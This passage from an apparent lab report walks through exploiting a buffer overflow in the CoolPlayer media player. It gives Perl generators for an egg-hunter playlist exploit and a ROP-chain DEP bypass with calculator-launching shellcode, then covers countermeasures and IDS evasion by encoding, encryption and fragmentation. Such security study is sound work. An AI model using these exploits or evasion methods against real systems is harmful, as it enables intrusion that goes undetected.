
The generated playlist file was loaded into CoolPlayer and the EIP was filled with the pattern segment, (Figure 42):



```
ESI 0046B9B2 1900842.
EDI 0013F940 ASCII "A
EIP 39624138
C 0  ES 0023 32bit 0(
P 0  CS 001B 32bit 0(
```

Figure 42: EIP filled with pattern segment

The value of EIP was checked using *pattern_offset.pl* script, which was also described in Section 2.3, and the distance to the Instruction Pointer was located at value 56. As the basis of the script the Egg-Hunter shellcode was used which was described in Section 2.8, some amendments were introduced including the header and the junk characters were added after the Egg-Hunter shellcode to make sure the infected song name was of total length of 190 characters, (Figure 43):



```
$file= "crashEgg.m3u";
$header = "header.mp3\n";

$shell = "\x41" x 56;
$shell .= pack('V',0x7C86467B);

$shell .= "\x90" x 16;

$shell .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

$shell .= "\x41" x (190 - (length $shell));

$end= ".mp3\n";

$tag = "w00tw00t";

$nop = "\x90" x 16;

$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open($FILE,">$file");
print $FILE $header.$shell.$end.$tag.$nop.$shellcode;
close($FILE);
```

Figure 43: Mishandled Playlist file generator Perl Script (Egg-Hunter shellcode)

After passing the mishandled playlist file to CoolPlayer, the calculator was opened, **proving that the vulnerability exists**, (Figure 44):




Figure 44: Calculator running after exploiting Playlist import

After furtherly exploring the playlist import an interesting finding was discovered. It was only possible to exploit the playlist import functionality when CoolPlayer was attached to Immunity Debugger. When attempting to run the exploit outside of Immunity Debugger, the application would crash due to memory access violation and the memory address violation was always different. Theoretically, this could suggest that the problem is related to **Address Space Layout Randomization (ASLR)**, a mechanism which is specifically built to protect from Buffer Overflow attacks by randomizing where system executables are loaded into memory.

3 Procedure Part 2 (DEP Enabled)

3.1 ROP-Chaining

Date Execution Prevention (DEP) is a countermeasure to stack based buffer overflows provided by the Operating System. The concept is to make the stack non-executable meaning that traditional ways of injecting shellcode into mishandled files and jumping to the ESP will cause and exception and the shellcode will not be executed followed by an error message.

In order to enable the DEP, it was required to configure the Windows XP machine by right clicking on "My Computer" icon, them selecting properties. Within the dialog window, the "Advanced" tab was selected, and the "Performance Settings" was opened, (Figure 45):





Figure 45: Openning Performance settings for enabling DEP

After opening the settings, the "Data Execution Prevention" tab was selected and the "Turn on DEP for all programs and services except those I select:" was selected. Enabling this setting required restart of the computer, (Figure 46):


Performance Options

Visual Effects | Advanced | Data Execution Prevention


Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

( ) Turn on DEP for essential Windows programs and services only

(●) Turn on DEP for all programs and services except those I select:

Figure 46: Turing on DEP

After restarting the computer, the exploits which were made in previous sections were attempted to execute which led to the following error window and no exploits operated properly, (Figure 47):


Data Execution Prevention - Microsoft Windows


To help protect your computer, Windows has closed this program.

Name: 1900842

Figure 47: DEP enabled error window

One of the ways to overcome this DEP buffer overflow countermeasure was by implementing an exploit using the technique called Return-Orientated Programming (ROP) chain attack. ROP chain attack is a security technique which is done by gaining control of the call stack and obtaining control over the flow of the target software. This is done by chaining "ROP gadgets" into a "chain", the gadgets represent sequences of CPU instructions that are already present in the program/.dll file which allows for execution of shellcode.


To develop ROP chain, mona.py script was used in Immunity Debugger which was mentioned earlier in Section 2.5. It was used to locate the memory address of the "RET" (return) instructions instead of JMP ESP. It would take a long time to traverse all components, as the first check it was decided to use msvcrt.dll which usually tends to have reliable return instructions and gadgets. The following command was used which also has the basic bad characters, it was not required to add the found bad characters at this step, after execution the memory address of the first return instruction with the permission value of {PAGE_EXECUTE_READ} was noted down for further use, (Figure 48):



```
77C5D002  0x77c5d002 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C5F570  0x77c5f570 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C5F660  0x77c5f660 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C5F952  0x77c5f952 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C5F95E  0x77c5f95e : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C5F96A  0x77c5f96a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C5F976  0x77c5f976 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C60171  0x77c60171 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C602BC  0x77c602bc : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C608A8  0x77c608a8 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C608CE  0x77c608ce : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C6096A  0x77c6096a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C609F1  0x77c609f1 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C60B0F  0x77c60b0f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C60B7F  0x77c60b7f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C60B8F  0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C62763  0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: Fals
77C11110  0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: F
77C1128A  0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: F
77C1128E  0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: F
0BADF00D ... Please wait while I'm processing all remaining results and writing everythin
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open fin
0BADF00D     Found a total of 2504 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.502000
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 48: Findign RET instruction with mona


The next step was to locate the chain of gadgets of the msvcrt.dll, this was achieved using the following command using mona.py under Immunity Debugger, (Figure 49):



```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d'
```

Figure 49: mona, finding the chain of gadgets


After execution the output was saved into the Immunity Debugger directory which was discussed earlier in Section 2.5 in file called rop_chains.txt. By inspecting the generated file, it was required to locate the chain which had no errors in finding (with null memory address), here is an example of a ROP chain which will not operate as intended, (Figure 50):



```
ROP Chain for SetInformationProcess() [(XP/2003 Server only)] :
---------------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  # [-] Unable to find gadgets to pickup the desired API pointer into ebp
      0x00000000,  # [-] Unable to find ptr to &SetInformationProcess()
      #[---INFO:gadgets_to_set_edx:---]
      0x77c3b860,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe0489,  # put delta into eax (-> put 0x00000022 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
```

Figure 50: Invalid ROP chain

The valid ROP chain was found for virtualAlloc(), (Figure 51):



```
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
------------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c44a9d,  # POP EBP # RETN [msvcrt.dll]
      0x77c44a9d,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c47705,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
```


Figure 51: Valid ROP chain found

As mona.py did not provide results suing Perl, it was required to translate the following ROP chain from Ruby (Python code also persists in the file) into Perl. For the purposes of this exploit exploration, the ROP chain was translated manually, however, proprietary translators could also be used in this situation, (Figure 52):

```
$rop = pack('V',0x0x77c44a9d); # POP EBP # RETN [msvcrt.dll]
$rop .= pack('V',0x77c44a9d); # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
$rop .= pack('V',0x77c47705); # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V',0xffffffff); #
$rop .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
$rop .= pack('V',0x77c34fcd); # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V',0xa1bf4fcd); # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V',0x77c38081); # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$rop .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
$rop .= pack('V',0x77c52217); # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V',0x36ffff8e); # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V',0x77c4c78a); # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$rop .= pack('V',0x77c13ffd); # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
$rop .= pack('V',0x77c47a36); # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
$rop .= pack('V',0x77c21baa); # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$rop .= pack('V',0x77c4e0da); # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
$rop .= pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
$rop .= pack('V',0x77c35524); # ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 52: ROP chain translated into Perl

After gaining all the necessary information, the Perl scrip was created using the format as provided below. As the base, the script which opens calculator was used. The $eip variable was changed from the address of JMP ESP to the address located using mona. The NOPs were optional for the used shellcode, however, other exploits such as those provided by the Metasploit Framework may require it, (Figure 53):



```
$file= "crashROPchain.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk = "\x41" x 471;
$eip = pack('V', 0x77c11110);

$rop = #add ur ropchain here....

$nop .="\x90" x 12;

$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open($FILE,">$file");
print $FILE $header.$junk.$eip.$rop.$nop.$shellcode;
close($FILE);
```

Figure 53: Mishandled Playlist file generator Perl Script (ROP chains)

After passing the generated Skin file into CoolPlayer, the Calculator was opened successfully, (Figure 54):




Figure 54: ROP Chains exploit calculator opened

4 Discussion

4.1 Countermeasures

There are several countermeasure techniques/strategies to prevent buffer overflow. To begin with, some programming languages are more resistant to buffer overflows than other. For example, languages such as Perl, Java, JavaScript, and C# use built-in safety measures that minimize the chances of vulnerability to buffer overflow exploits. On the other hand, languages such as C and C++ are highly vulnerable to buffer overflow exploits as those programming languages do not offer any measures of prevention of overwriting and/or accessing memory.

Address Space Layout Randomization (ASLR):

ASLR is a security technique which provides memory-protection on the level of Operating System. The operation of ASLR can be described as randomization of locations of executables inside of the memory. This provides protection from reliable "jumps" such as JMP ESP, this is a reliable countermeasure since buffer overflow require precise control and access of specific memory cells as demonstrated by this exploit exploration. The ASLR technique randomizes data such as the stack, heap, and other memory addresses such as the program components (.dll files).

Data Execution Prevention (DEP):

The buffer overflow countermeasure technique which was evaded during this exploit exploration. As discussed before, DEP operates by making the stack non-executable which prevents from executing shellcode in the traditional way, as accessing flagged memory by DEP throws an exception which stops the attacked process and prevents the execution of shellcode. However, if the application has limited character filtering and is exploitable when DEP is disabled, it is possible to overcome the countermeasure using ROP-chaining attacks.

Structured Exception Handler Overwrite Protection (SEHOP):

SEHOP is a security technique which assists to stop malicious code from executing using Structured Exception Handler (SEH) exploit which was not covered in this exploit exploration. SHE is a built-in system for managing the hardware and software exceptions. SEHOP prevents the attacker from the ability to overwrite SEH. According to blog post by Microsoft Security Response Center (2009), roughly 20% of all buffer overflow exploits generated using Metasploit framework utilizes SEH exploit technique therefore SEHOP is a necessary countermeasure, however it should be used with other security techniques to be effective.

There are many other generic countermeasures to prevent buffer exploit vulnerabilities such as character filtering, keeping software up to date as well as the use of advanced antivirus software.

4.2 EVADING THE INTRUSION DETECTION SYSTEM

An Intrusion Detection System (IDS) is a hardware device or software application that is used for monitoring the network and identifying malicious activities or policy violations. The IDS systems are capable of recording and sometimes responding to the threat upon detection, however such systems as classified as intrusion prevention systems (IPS). There are two main types of IDS detection, the first type is Network Intrusion Detection Systems (NIDS) which is used to analyzes the incoming network traffic. The second type is Host-Based Intrusion Detection Systems (HIDS) which is used for monitoring important operating system files. Both of those types are useful when dealing with buffer overflow exploits as one protects the user from unauthorized connections such as reverse shell connections and the other protects the local files.

Encoding-Based Evasion:

There are several techniques to counter the Intrusion Detection Systems one of which is using Encoding-Based Evasion technique. In the case of Intrusion Detection System not having the protection from the encoding used to pass the exploit the IDS will not be able to detect it. The encoding technique was used during this exploit exploration during the generation process of complex payloads using Metasploit Framework, Metasploit offers a wide range of encoders which increases the chances of evading the countermeasure, especially when the software is not up to date. An example of a popular encoder would be the Shikata Ga Nai encoders which is effective to this day.

Encryption-Based Evasion:

Encryption-Based Evasion is similar to Encoding-Based Evasion however it is significantly more difficult to detect attack using Man-in-the-Middle check by IDS. The malicious code is transferred to the victim in the encrypted state and only decrypts the payload after the checks done. The later versions of Metasploit Framework offer exploits which are using encrypted payloads which can also be modified to the needs of the attacker which makes it unique meaning that the IDS will likely leave the payload undetected even after having the default version of the exploit in the blacklist.

Packet Fragmentation:

Packet Fragmentation Attacks is another common technique used by attackers in order to evade Intrusion Detection Systems. During the packet fragmentation the payload is divided into segments which on their own, do not pose any significant attention or risk to the IDS. There are some IDS which have the ability to assemble the packets, however, in conjunction with encryption, that countermeasure would be evaded as well.

There are many other ways to evade IDS such as Low-bandwidth attacks which spread out the payload over a significant amount of time to prevent detection by anomaly, as well as simple denial of service attacks which cause the IDS to fail and pass all the required packets. It is very difficult to predict the behavior of IDS installed on the victims machine as it is a competitive market and each implementation owns a unique approach to handling malicious code.

References

